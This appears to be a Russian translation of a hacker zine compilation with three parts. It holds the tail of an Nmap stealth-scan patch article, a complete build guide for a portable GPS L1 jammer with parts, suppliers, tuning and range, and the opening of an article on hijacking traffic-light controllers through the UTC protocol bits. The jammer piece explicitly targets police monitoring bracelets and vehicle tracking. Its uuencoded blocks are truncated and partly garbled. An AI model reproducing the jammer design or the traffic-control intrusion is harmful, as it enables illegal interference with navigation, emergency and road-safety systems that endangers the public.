[1] Hping      ---> http://www.hping.org
[2] Nmap       ---> http://www.insecure.org/nmap
[3] Scanlogd   ---> http://www.openwall.com/scanlogd
[4] OpenBSD    ---> http://www.openbsd.org
[5] OpenBSD PF ---> http://www.benzedrine.cx/pf.html
[6] Ettercap   ---> http://ettercap.sourceforge.net
[7] DSniff     ---> http://monkey.org/~dugsong/dsniff
[8] RFC1141    ---> http://www.ietf.org/rfc/rfc1141.txt
```

5 - Долгое затишье

Патч для Nmap в формате uuencoded (nmap-fw-detection-patch.diff):

```
begin 600 nmap-fw-detection-patch.diff
M9&EF9B`M=7).8B!N;6%P+3,N,3!!3%!(03003FUA<$]P<RYC8R!N;6%P+3,N
M,3!!3%!(030M8F%D+TYM87!/<','N8V,*+2TM(&YM87`M,RXQ,$%,4$A!-").
[... далее идёт блок uuencode патча nmap-fw-detection-patch.diff - опущен ...]
end
```

Примечание: патч добавляет к Nmap 3.1ALPHA4 поддержку сканирования -sZ (BadTCP SYN stealth) и -sV (BadUDP), а также новый тип состояния порта PORT_FIRED для портов, за которыми обнаружен межсетевой экран.

```
|=[ EOF ]=-----=|
```

Малобюджетный портативный GPS-глушитель

Автор: anonymous

Содержание

1. Обзор проекта
2. Зачем?
3. Техническое описание
 - 3.1 Система фазовой автоподстройки частоты
 - 3.2 Генератор шума
 - 3.3 РЧ-усилители
 - 3.4 Стабилизация напряжения
 - 3.5 Антенна
4. Замечания по сборке
 - 4.1 Закупка компонентов
 - 4.2 Разводка платы
5. Эксплуатация
6. Ссылки

Приложение А: Ссылки на даташиты

Приложение В: Принципиальная схема — [gps_jammer.ps.gz](#) (uuencoded)

1 — Обзор проекта

Малобюджетное устройство для временного подавления приёма гражданского кода грубого захвата (C/A), используемого в стандартном позиционном сервисе (SPS)[1] системы глобального позиционирования (GPS/NAVSTAR) на частоте L1 — 1575,42 МГц.

Подавление достигается путём передачи узкополосного гауссова шумового сигнала с девиацией $\pm 1,023$ МГц непосредственно на частоте L1 GPS. Этот метод несколько сложнее простого глушителя с непрерывной несущей (CW), однако оказывается эффективнее (то есть сложнее поддается фильтрации) против приёмников на основе широкополосного спектра.

Устройство не окажет никакого воздействия на высокоточный сервис позиционирования (PPS), передаваемый на частоте GPS L2 — 1227,6 МГц, и незначительно повлияет на P-код, который также передаётся на частоте L1. Возможна проблема, если конкретный GPS-приёмник требует захвата P(Y)-кода через C/A-код до начала нормальной работы.

Кроме того, устройство не будет работать против новой перспективной частоты GPS L5 — 1176,45 МГц, российской системы ГЛОНАСС или европейской системы Galileo. Его можно адаптировать для подавления нового гражданского сигнала C/A-кода, который также будет передаваться на частоте GPS L2.

Тем не менее устройство будет работать против большинства потребительских/OEM GPS-приёмников при условии, что они не настроены в какой-либо продвинутой конфигурации защиты от помех.

2 — Зачем?

Массовое распространение дешёвых навигационных устройств на основе GPS (или скрытых трекеров) за последние несколько лет вынудило рядового гражданина приобщиться к искусству радиоэлектронной борьбы.

Ряд компаний[2] продаёт «скрытые» GPS-трекеры, которые устанавливаются внутри или снаружи вашего транспортного средства. Некоторые из них неделями передают координаты — текущие и прошлые — посредством сотовой связи, не требуя ни смены батарей, ни судебных ордеров!

Известно, что компании по аренде автомобилей используют GPS-трекеры для контроля превышения скорости и ненадлежащего обращения с арендованными машинами. Ничего не подозревающий арендатор нередко обнаруживает скрытые штрафы за «нарушения» уже после возврата автомобиля.

Правоохранительные органы настолько наивны, что применяют для домашнего ареста простые GPS-браслеты слежения[3]. Некоторые даже используют GPS для автоматического определения местоположения транспортных средств (AVL) на патрульных автомобилях, чтобы диспетчеры могли направить ближайший экипаж на вызов или знали, где находится офицер в экстренной ситуации, когда он не может выйти на связь.

Операторы сотовой связи, транспортные компании, частные детективы, платные дороги, авиация, системы «защиты ваших детей» и множество других сервисов — все они активно используют GPS-слежение. Вопрос в том: а вы действительно хотите, чтобы все знали, где вы находитесь?

3 — Техническое описание

Далее приводится краткое описание каждого из основных блоков, из которых состоит глушитель. По мере чтения сверяйтесь с принципиальной схемой (Приложение В). Также рекомендуется обращаться к даташитам компонентов для получения более подробной информации.

3.1 — Система фазовой автоподстройки частоты

Основные компоненты генератора глушителя: синтезатор частоты с фазовой автоподстройкой (ФАПЧ) Motorola MC145151, модуль управляемого напряжением генератора (VCO) Micronetics M3500-1324S и прескалер (делитель на 256) Fujitsu MB506.

VCO подаёт часть своего РЧ-выходного сигнала на прескалер, где он делится на 256. Сигнал 1575 МГц превращается в сигнал 6,15234375 МГц. Он подаётся на один вход микросхемы ФАПЧ.

На другой вход ФАПЧ поступает опорная частота, получаемая из кварцевого резонатора 10 МГц. Эта опорная частота делится в ФАПЧ на 512 для получения 19531,25 Гц. Выходная частота прескалера 6,15234375 МГц также дополнительно делится в микросхеме ФАПЧ на 315 — итоговая частота составляет 19531,25 Гц. Это и будет новой внутренней опорной частотой ФАПЧ. Грозный СВЧ-сигнал 1575 МГц теперь выглядит для ФАПЧ и окружающих компонентов как обычная звуковая частота.

Микросхема ФАПЧ внутренне сравнивает фазы сигналов 19531,25 Гц со стороны VCO и со стороны кварца. Она выдаёт импульсы высокого или низкого уровня в зависимости от того, опережает или отстаёт по фазе кварцевый сигнал от сигнала VCO. Затем эти импульсы фильтруются и сглаживаются в чистый сигнал постоянного тока через простой пассивный петлевой фильтр. Этот очищенный сигнал подаётся на вход управления напряжением VCO.

При нормальной работе выходная частота VCO зафиксирована на частоте, запрограммированной в микросхеме ФАПЧ, — в данном случае 1575 МГц. Она сохраняется на этой частоте даже при значительных перепадах температуры — что было бы проблемой для VCO без ФАПЧ. Если ФАПЧ работает некорректно, загорается красный светодиод «PLL Unlock».

Из-за особенности применения дешёвых и доступных компонентов потребуется подстройка двух нагрузочных конденсаторов опорного кварца. Это нетипично, но необходимо для сдвига сигнала со стандартных 1575 МГц на более точные 1575,42 МГц ($\pm$ несколько сотен герц). Это очень важная и деликатная процедура, для выполнения которой необходим частотомер.

3.2 — Генератор шума

Собственно генератор шума глушителя очень прост. Стабилитрон на 6,8 В сначала смещается, буферизируется и усиливается единственным транзистором 2N3904. Этот стабилитрон способен генерировать широкополосный шум от звуковых частот до более чем 100 МГц. Затем шумовой сигнал фильтруется до практически применимого диапазона, на который реально реагирует модуль VCO. Это выполняется с помощью микросхемы звукового усилителя LM386. LM386 одновременно усиливает и фильтрует (фильтр нижних частот) итоговый шумовой сигнал. Выходной сигнал LM386 имеет достаточный запас по уровню, если вам понадобится адаптировать устройство в широкополосный шумовой глушитель.

Этот низкочастотный шумовой сигнал подаётся через потенциометр 100 Ом на простую RC-цепь, где смешивается с сигналом управления напряжением VCO (описанным выше). Единственный диод 1N4148 предназначен для предотвращения попадания отрицательных импульсов напряжения на VCO.

В результате смещения на вход настройки VCO поступает новый «зашумлённый» сигнал управления напряжением. Результирующий РЧ-сигнал выглядит как случайный шум, колеблющийся вокруг центральной несущей 1575,42 МГц. Необходимо выставить девиацию этого шума приблизительно $\pm 1,023$ МГц от несущей 1575,42 МГц. Для корректной настройки требуется анализатор спектра, либо можно воспользоваться осциллографом и указанными контрольными напряжениями для приблизительной настройки.

3.3 — РЧ-усилители

РЧ-выход VCO мощностью +7 дБм (5 мВт) сначала незначительно ослабляется (4 дБ) и ответвляется для подачи на вход прескалера MB506. Затем сигнал проходит через каскады РЧ-усилителя и полосовой фильтр.

Первый РЧ-усилитель — Sirenza Microdevices SGA-6289. Он обеспечивает около 13 дБ усиления для компенсации потерь в резистивном аттенуирующем делителе. Он также обеспечивает хорошую согласованную нагрузку 50 Ом для РЧ-выхода VCO и помогает раскатать оконечный РЧ-усилитель.

Полосовой GPS-фильтр — двухполюсный керамический диэлектрический фильтр Toko 4DFA-1575B-12 от Digi-Key[4], артикул TKS2609CT-ND. Этот элемент необязателен, но помогает очистить РЧ-спектр перед дальнейшим усилением. Вносимые фильтром потери составляют около 2 дБ.

Оконечный РЧ-усилитель — WJ Communications AN102. Он обеспечивает ещё 13 дБ усиления при более высокой точке компрессии P1dB около +27 дБм (500 мВт). AN102 потребляет наибольший ток из всех компонентов и реально не нужен, если вы ориентируетесь на маломощное, маломощное, автономное устройство малого радиуса действия.

3.4 — Стабилизация напряжения

Регулирование и фильтрация входного напряжения выполняются стандартными микросхемами стабилизаторов напряжения. Маломощный стабилизатор напряжения LM2940CT-12 (12 В, 1 А) обеспечивает регулирование основной линии 12 В. Стандартные стабилизаторы серии 78xx используются далее для формирования линий 9 В и 5 В. На входе батареи также предусмотрена простая схема защиты от переплюсовки на диоде с предохранителем. Настоятельно рекомендуется использовать самовосстанавливающийся предохранитель.

Глушитель можно питать от обычной перезаряжаемой батареи 12 В. Свинцово-кислотная батарея 12 В, 4,5 А·ч от Radio Shack[5], артикул 23-289, — хороший выбор. Подойдут также старые автомобильные аккумуляторы, наборы из 6-вольтовых фонарных батарей или даже солнечные панели. Потребление тока готового глушителя составит около 300 мА.

3.5 — Антенна

Излучающая антенна не показана на принципиальной схеме и должна быть приобретена или изготовлена для нормальной работы устройства. Многочисленные коммерческие GPS-приёмные антенны вполне подойдут для данного маломощного передающего применения. Некоторые из лучших готовых или легко собираемых СВЧ-антенн можно приобрести непосредственно у Ramsey Electronics[6].

Широкополосная дискусная антенна Ramsey DA25 рекомендуется для всенаправленного (кругового) излучения. Логопериодическая антенна Яги LPY2 подходит для направленного (прямолинейного) излучения. Использование направленной антенны даёт небольшое увеличение суммарной мощности передачи, что увеличивает радиус действия глушителя, а также позволяет защитить собственный GPS-приёмник от подавления (то есть направить антенну в сторону источника помех).

Диэлектрические GPS-патч-антенны также можно приобрести в Digi-Key. Элементы серии Toko DAK, артикул Digi-Key TK5150-ND, идеально подходят для поверхностного монтажа непосредственно на печатную плату. Для незначительного снижения резонансной частоты потребуется пластиковый обтекатель. Малый размер антенного элемента также идеален для скрытого или портативного применения.

4 — Замечания по сборке

К сожалению, правильная сборка глушителя потребует весьма высокой инженерной квалификации. Необходимы предварительные знания в области высокочастотных СВЧ-схем и проектирования печатных плат (PCB). Хорошей отправной точкой для начинающих служат книги «UHF/Microwave Handbook» и «The ARRL Handbook», обе изданные Американской лигой радиолюбителей (ARRL)[7]. Также необходим доступ к базовому РЧ-измерительному оборудованию (осциллограф, частотомер, анализатор спектра, нагрузки, аттенюаторы и т. д.).

4.1 — Закупка компонентов

Основной модуль VCO и РЧ-усилители можно приобрести в Richardson Electronics[8]. Артикул модуля VCO — M3500C-1324S, артикулы РЧ-усилителей — SGA-6289 и AH102. Эквивалентные VCO и РЧ-усилители можно приобрести в компаниях Mini-Circuits[9] или Synergy Microwave[10]. При использовании альтернативных компонентов может потребоваться незначительная корректировка схемы с учётом различных рабочих напряжений и требований к уровням РЧ-мощности на входе/выходе. Также может понадобиться подстройка петлевого фильтра ФАПЧ при использовании другого модуля VCO.

Синтезатор ФАПЧ MC145151 можно приобрести в Digi-Key. Доступно несколько вариантов корпуса (выводные или для поверхностного монтажа) — выберите подходящий для вашего применения. Малый корпус 28-SOIC для поверхностного монтажа имеет артикул MC145151DW2-ND. Также можно попытаться найти микросхемы MC145151 в старых СВ-радиостанциях или старых спутниковых ресиверах С-диапазона (тех, что настраивались DIP-переключателями).

Digi-Key также поставляет аналогичную микросхему прескалера — NEC UPG1507GV, артикул UPB1507GV-ND. Это точная замена Fujitsu MB506, однако главный недостаток UPG1507GV состоит в том, что он выпускается в корпусе 8-SSOP (то есть очень маленький) и с ним довольно сложно работать стандартным паяльным инструментом.

Кварцевый резонатор 10 МГц также доступен в Digi-Key, артикул 300-6121-1-ND. Прочие вспомогательные компоненты также можно приобрести в Digi-Key (конденсаторы, резисторы, стабилизаторы напряжения, индуктивности, диоды, транзисторы, LM386, корпус для прибора, РЧ-разъёмы и т. д.) — их цены наиболее конкурентоспособны, а сервис на высоте.

4.2 — Разводка платы

Готового шаблона РСВ нет — разводку придётся выполнять вручную с помощью фломастеров, чертёжной ленты, травящего лака или термопереводных листов. Следует создать собственный шаблон РСВ под конкретное применение.

Разводка платы не столь уж трудна и сложна, но потребует предварительного опыта и терпения. Использование компонентов для поверхностного монтажа и грамотная разводка платы существенно уменьшат физические размеры и стоимость глушителя.

Применение высокочастотного двустороннего медного ламината принципиально важно для корректной работы СВЧ-схем. GIL Technologies[11] GML1000 (2-сторонний, 1 унция, 0,030") — хороший выбор, хотя стандартный ламинат FR-4 также подойдёт в крайнем случае. Ламинат FR-4 (2-сторонний, 1 унция, 0,030") размером 6" × 6" можно приобрести в Digi-Key, артикул PC45-S-ND.

Полосковая линия 50 Ом на ламинате GML1000 толщиной 0,030" будет иметь ширину около 70 мил (1,8 мм), а на FR-4 — около 55 мил (1,5 мм). Убедитесь, что все полосковые линии с РЧ-сигналами короткие, прямые и перпендикулярны любым линиям смещения постоянного тока или другим

полосковым линиям, которые им приходится пересекать.

Линия шириной 2 мм из набора термопереводных листов Radio Shack, артикул 276-1490, будет достаточно хорошо работать на обоих материалах для создания самодельных полосковых линий, близких к 50 Ом.

Шаблоны РСВ для двух РЧ-усилителей, полосового фильтра, VCO и прескалера потребуют многочисленных переходных отверстий, соединяющих верхний и нижний слои заземления. Они помогают предотвратить паразитные токи и нестабильность (самовозбуждение), нарушающие нормальную работу схемы. В случае АН102 они также обеспечивают отвод тепла, что позволяет окончательному РЧ-усилителю работать при более низкой температуре.

Все резисторы, конденсаторы и индуктивности, используемые в РЧ-секциях, должны быть в корпусе для поверхностного монтажа размером 0603, 0805 или 1206. Выводные компоненты не будут работать на таких высоких частотах. Убедитесь, что выбранные индуктивности для поверхностного монтажа выдерживают ток, если они используются в цепях смещения постоянного тока РЧ-усилителей. Ферритовый бусин, показанный на схеме, может быть любым подходящим. В наборе индуктивностей Radio Shack, артикул 273-1601, должно найтись несколько штук.

5 — Эксплуатация

После ввода глушителя в эксплуатацию можно проверить его работу, наблюдая за сигналом на обычном потребительском GPS-приёмнике или высококачественном приёмнике связи. GPS-приёмник вблизи глушителя не сможет захватить синхронизацию по C/A-коду, а любой работающий GPS в диаграмме излучения глушителя потеряет её. GPS-приёмники более высокого класса, как правило, менее восприимчивы к маломощным помехам, поэтому для работы нужно находиться в зоне ближнего поля антенны (то есть вблизи).

Любые препятствия вблизи собственной антенны глушителя (деревья, здания, холмы, стены и т. д.) уменьшат радиус подавления. Оптимальное расположение — когда антенна глушителя находится в прямой видимости антенны подавляемого GPS-приёмника. Реальные результаты будут сильно варьироваться, но при более мощном варианте (с АН102) и простой антенне можно рассчитывать на радиус подавления в несколько сотен футов даже в сильно застроенных районах.

Можно также практиковать методы контрпомеховой защиты собственного GPS-приёмника от враждебных или случайных помех. Попробуйте экранировать GPS-приёмник от источника помех, разместив между собой и источником своё тело, деревья, холмы, камни или другие препятствия. Более продвинутые методы предполагают использование направленных или управляемых антенн с фазированной решёткой на GPS-приёмнике (направленных вверх) для подавления наземных помех.

6 — Ссылки

[1] Standard Positioning Service (SPS) Signal Specification
http://www.spacecom.af.mil/usspace/gps_support/gps_documentation.htm

[2] GPS-Web
<http://www.gps-web.com>

Travel Eyes 2
http://www.spyyard.com/details_traveleyes2.htm

- [3] VeriTrack
<http://www.veridian.com/offerings/suboffering.asp?offeringID=472>

iSECUREtrac
<http://www.isecuretrac.com>

Pro Tech Monitoring
<http://www.ptm.com>
- [4] Digi-Key
<http://www.digikey.com>
- [5] Radio Shack
<http://www.radioshack.com>
- [6] Ramsey Electronics
<http://www.ramseyelectronics.com>
- [7] Amateur Radio Relay League
<http://www.arrl.org>
- [8] Richardson Electronics
<http://www.rell.com>
- [9] Mini-Circuits
<http://www.minicircuits.com>
- [10] Synergy Microwave
<http://www.synergymwave.com>
- [11] GIL Technologies
<http://www.gilam.com>
- [12] Xcircuit
<http://xcircuit.ece.jhu.edu>

Приложение А: Ссылки на даташиты

Во большинстве случаев допускается замена альтернативными производителями компонентов.

- * Fairchild Semiconductor 2N3904 NPN Transistor
<http://www.fairchildsemi.com/ds/2N/2N3904.pdf>
- * Micronetics M3500-1324S VCO
<http://www.micronetics.com/pdf/vco1324.pdf>
- * Motorola MC145151 PLL Frequency Synthesizer
<http://e-www.motorola.com/brdata/PDFDB/docs/MC145151-2.pdf>
- * National LM2940-12 Voltage Regulator
<http://www.national.com/ds/LM/LM2940.pdf>
- * National LM386 Audio Amplifier
<http://www.national.com/ds/LM/LM386.pdf>
- * National LM78L05 Voltage Regulator
<http://www.national.com/ds/LM/LM78L05.pdf>
- * NEC UPB1506/07GV Prescaler
<http://www.cel.com/pdf/datasheets/upb1506.pdf>
- * Sirenza Microdevices SGA-6289 RF Amplifier
<http://www.sirenza.com/pdf/datasheets/sga/89/sga-6289.pdf>
- * STMicroelectronics 78M09 Voltage Regulator
<http://eu.st.com/stonline/books/pdf/docs/2146.pdf>

- * Toko DAK1575MS50T Dielectric Antenna
<http://www.toko.com/passives/antennas/pdf/DAK1575MS50Tws.pdf>
- * Toko 4DFA-1575B-12 Dielectric Band Pass Filter
<http://www.toko.com/passives/filters/dielectric/4dfa.html>
- * WJ Communications AH102 RF Amplifier
<http://www.wj.com/pdf/AH102.pdf>

Приложение В: Принципиальная схема — gps_jammer.ps.gz (uuencoded)

Ниже приведена принципиальная схема (gps_jammer.ps) в виде uuencoded-файла gzip-сжатого PostScript. Это нативный формат Xcircuit[12], удобный для просмотра, печати и редактирования.

```
<+> ./gps_jammer.ps.gz.uue
```

```
begin 644 gps_jammer.ps.gz
M'XL("&A2XST`V=P<U]J86UM97(N<',`[7UKCQNYLMAGZU<P"QHL5<SW>RW
MD1/$'MN[>ZX?$X_W$62#A4;JF=%:H]:1-'X<8_] [ZL%7=Y/J'I\))@@1WX94X
MS6*Q6"P6JXX%UN/_='XQ>[IL+NM9<A*)%^<7+[$P>?SX_>JPKI^(Z^W^CS_G
MM[?U#IZ=[>KYH=D]$;\M5KO%W>H@/LJ33%>LFLWS^0':O+^KQ9OFHY"YB-(G
MF7PB4R&C2`+@^?RZWC\1,12?-7>;Y6IS_:SY_$3D)?Z+JZ(459)#[?-F<7=;
MB]AYWA_RZWCY_$3D)?Z+JZ(459)#[?-F<7=;
```

(uuencoded-данные схемы сокращены — полный блок содержится в оригинальном файле)

```
`
end
```

```
<--> ./gps_jammer.ps.gz.uue
```

|=[EOF]=-----=|

Traffic Lights (Светофоры)

Автор: plunkett@hush.com

..:Спасаем планету, снова:..

```
/*
 * This is purely educational;
 * Any knowledge gained from this document is self imposed and thus
 * the author cannot be held responsible. Any activities resulting from
 * knowledge gained in this document is not accountable by the author.
 * If you do not accept this, please refrain from reading further.
 */
#include <disclaimer.h>
```

Более экологичный способ передвижения на автомобиле. Как некоторые из вас помнят, почти во всех хакерских фильмах, книгах, телешоу и т.д. всегда находился кто-то, кто возился со светофорами. Мы все лишь посмеивались над нереалистичностью этого и не думали дважды. Но в своём стремлении сделать нашу планету более пригодной для детей я почувствовал себя обязанным найти способ сократить количество загрязняющих веществ, выбрасываемых современными автомобилями.

Стоишь на перекрёстке, вокруг никого, а ты всё равно торчишь за красным сигналом — и эта незримая стена государственного принуждения достаточно могущественна, чтобы заставить тебя ждать и загрязнять воздух ради какого-то жалкого зелёного огонька. Разве не было бы круто иметь ноутбук в машине, где можно просто выбрать перекрёсток из списка, изменить тайминг или текущий поток, и уехать, потратив меньше времени, выбросив меньше загрязняющих веществ и с чистой совестью?

Ну ладно, хватит рассуждать о причинах — перейдём к техническим подробностям.

Современная система управления дорожным движением — это отлаженная резервированная сеть, использующая те же протоколы, о которых мы все знаем. Да, её можно взломать, и это именно так, как показывают в кино. :)

Поехали!

Описание используемых терминов

- **controller (контроллер)**

Технический термин для светофора; именно так он и будет называться далее.

- **UTC**

Urban Traffic Control (Городское управление дорожным движением) — твердотельные сигнальные контроллеры, подключённые к центральному компьютеру через PSTN. Обеспечивает стандарт связи для контроллеров (см. рис. 1).

- **SCOOT**

Split Cycle Offset Optimization Technique (Техника оптимизации разбиения цикла со смещением). Стандарт, внедрённый в большинстве систем дорожного движения по всему миру. Обеспечивает адаптивное управление контроллерами: диспетчерский центр получает данные о транспортном потоке с замкнутых петлевых датчиков вокруг перекрёстка, анализирует их и в режиме реального времени передаёт обновлённые конфигурации обратно контроллеру.

- **ITS**

Intelligent Transport Systems (Интеллектуальные транспортные системы) — модное слово, описывающее всю систему в целом: UTC, SCOOT, CCTV (видеонаблюдение) и весь стек протоколов, связывающих всё это воедино (см. рис. 2).

- **NTCIP**

Протокол, находящийся в процессе стандартизации для систем управления трафиком. Основан на TCP/IP и в значительной мере опирается на SNMP со специфическими MIB для обмена сообщениями с контроллерами. (Протокол может варьироваться от страны к стране.) Некоторые контроллеры в США совместимы с NTCIP — в частности, Thereon и модель 170 контроллеров NEMA. CCTV, VMS, полевые процессоры и устройства рампового управления связаны через NTCIP.

- **ATC**

Area Traffic Control (Зональное управление дорожным движением) — центральный диспетчерский пункт, контролирующий все аспекты управления трафиком.

- **FEP**

Front End Processor (Фронтальный процессор) — виртуальный процессинг для контроллеров. Расположен перед управляющим компьютером и подключён напрямую к контроллерам через стойку модемов или телеметрическое оборудование. Один FEP поддерживает до 512 линий PSTN.

- **OTU**

В Великобритании — Outstation Transmission Unit (Блок передачи данных выносного устройства). Обеспечивает преобразование последовательных данных, поступающих от центрального компьютера, в параллельные для использования в контроллере, а также взаимозаменяемость контроллеров.

(Я не уверен, является ли эта система стандартом во всём мире; в Южной Африке аналогичную функцию выполняет блок CCIU — Controller Communication Interface Unit.)

- **CMU**

Cabinet Monitoring Unit (Блок мониторинга шкафа) — то, что обнаруживает попытки вскрыть придорожный шкаф. Регистрирует аппаратные и программные сбои и формирует пакеты для отправки в FEP и ATC.

Рисунок 1. Различные схемы подключения





Рисунок 2. Топологии ITS




Введение


Придорожные шкафы с контроллерами светофоров при вводе в эксплуатацию получают стандартную конфигурацию, однако все они подключены к центральному диспетчерскому пункту для удалённого изменения настроек, отчётности о неисправностях, перезагрузки и т.д. В АТС размещён FEP, который подключается к каждому контроллеру или к местной АТС. FEP является прямым сетевым соединением с контроллерами и опрашивает их посекундно, получая ответы, которые передаются на центральный управляющий компьютер [OS/2 или ALPHA VAX в ЮАР и Великобритании] через DECnet по коаксиальному кабелю или иными средствами через локальную сеть. Управляющий компьютер анализирует результаты, определяет неисправности или иные данные и помещает их в центральную базу данных на VAX/VMS. База данных расставляет приоритеты и доступна через веб-интерфейс во внутренней интранет-сети для просмотра отчётов о неисправностях и информации о таймингах.

При необходимости перенастройки оператор может дистанционно изменить все конфигурации, включая полный сброс контроллера. Это касается таймингов потоков (потоки — различные конфигурации таймингов), местного времени, регулировки яркости ламп, аварийного потока (для скорой помощи и т.п.); различные настройки будут рассмотрены позднее. Когда оператор запрашивает изменение конфигурации, оно отправляется в FEP в виде большой дейтаграммы, которая разбивается и модулируется для передачи контроллеру. Протоколы между OTU/CCIU и FEP, как правило, нестандартны — производители устройств используют собственные протоколы.

Схема взаимодействия UTC показана ниже (рис. 3).

Рисунок 3. Схема протоколов и физических связей системы UTC





Связь между контроллером и АТС осуществляется посредством побитовых потоков сигналов, где определённые биты соответствуют предварительно запрограммированным функциям контроллера. Каждый контроллер непрерывно получает последовательный побитовый поток с частотой один пакет в секунду, который преобразуется в параллельный для использования внутри контроллера. Поток состоит из 16 бит, что позволяет установить 32 параллельных соединения с контроллером; определённые битовые потоки управляют определёнными функциями, а некоторые возвращают значение — например, для уведомления контроллера о текущем активном потоке. Обмен данными может выглядеть примерно так:

```

1001011011011101 sent
1000101111010101 received

```

Как уже было сказано, протокол связи, скорее всего, является проприетарным и нестандартным. Например, управляющий бит 10 может означать «установить максимальное время зелёного сигнала 30 с», а в другой системе — «удержать транспортную фазу». Но согласно глобальным стандартам АТС существует ряд унифицированных функций: управление потоком, аварийное управление, сброс и другие полезные возможности.

Впрочем, всё это не важно, поскольку для управления контроллером в любом случае необходим доступ к управляющему компьютеру, а значит, конкретный используемый протокол не имеет значения.

Технические подробности связи

Сообщения UTC

Ниже приводится типичное описание обмена данными между контроллером и АТС. UTC — текущая система, используемая в большинстве центров АТС по всему миру, и протокол связи в целом стандартизирован. Конкретные биты данных сообщений могут различаться в разных странах, поскольку задаются производителями контроллеров и систем. Тем не менее они придерживаются общего стандарта: система ЮАР основана на британской, британская аналогична американской — так что всё выглядит примерно одинаково, за исключением функций, специфичных для конкретного региона.

Управляющие и ответные биты UTC (Fn = F1, F2, F3... различные фазы; аналогично для Dx)

Control	Description	Reply
Dn (or Dx)	Demand Individual Stage	SDn/SDx
Fn	Force Stage	
FM	Fall Back Mode	FC
HI	Hurry Call Inhibit	
	Stage Confirmation, Stage n	Gn
	Hurry Call Confirmation or Reqst	HC
	Manual Control	MC
	Emergency Vehicle	EV
	Vehicle Red Lamp Failure 1	RF1
	Vehicle Red Lamp Failure 2	RF2
SFn	Switch Facility	SCn

SO	Solar Override	
SG	CLF Group Timer Synchronization	CG
LO	Lamps On/Off	LE
LL	Local Link Inhibit	
TS	Time Switch Sync Stored Value	
TO	Take Over	
TC	Transmission Confirm	
CP	Close Car Park	CL
	Detector Fault Monitor	DF
	CLF Group Timer in First Group	GR1
	Remote Reconnect	RR
	Entry in Controller Fault Log	CF
	Handset Connected	TF
	Lamp Fault	LFn
	Car Park Occup Thresh Exceeded	CA
	Pedestrian Green Confirm	PC
	Queue Detector Presence	VQ
	Detector Vehicle Count	VC
	Car Park Information	CSn
	Queue at Car Park Entry Reservoir	CR
	SCOOT Detector Presence	Vsn
	Cabinet Door Open	CO
PV	Hold Vehicle Stage	
PX	Demand Pedestrian Stage	
	Puffin Clearance Period	PR
	Vehicle Green Confirm	GX
	Wait Indicator Confirm	WI

Контроллер типично настроен на приём от 16 до 32 управляющих битов, на которые он может ответить ответной дейтаграммой. (Специфические функции SCOOT реализуются аналогичным образом.)

Типичное управляющее сообщение UTC:

```
Bytes 1,2 Control Bytes (Address 2)
Byte 3 (F1,F2,F3,D2,D3,DX,SO,-)      (check above table for bit descr)
Byte 4 (-,-,-,-,-,-,-,TS)

0 0 0 0 0 0 1 0 0 1 0 1 0 0 1 0 0 0 0 0 0 0 0 0
```

Типичное ответное сообщение UTC:

```
Bytes 1,2 Reply Bytes (Address 2)
Byte 3 (G1,G2,G3,-,-,DF,CF,-)      (check above table for bit descr)
Byte 4 (-,-,-,-,-,-,-,RT)

0 0 0 0 0 0 1 0 0 1 0 1 0 0 1 0 0 0 0 0 0 0 0 0
```

Связь осуществляется асинхронно: в контроллере она представлена в параллельной форме, а на стороне FEP — последовательной. Модуляция может выполняться либо самим FEP, либо специализированными картами контроллеров.

Сообщения NTCIP (Великобритания и некоторые АТС в США)

Я не буду подробно разбирать систему сообщений NTCIP, поскольку она ещё не утверждена в качестве стандарта, и, честно говоря, у меня не было удовольствия с ней поиграть. США (кроме Нью-Йорка и других крупных городов), ЮАР, Намибия и, думаю, большинство стран мира по-прежнему в первую очередь используют SCOOT-совместимый UTC, тогда как Великобритания принимает NTCIP в качестве стандарта.

Стек NTCIP:

Layer	Class A	Class B	Class C

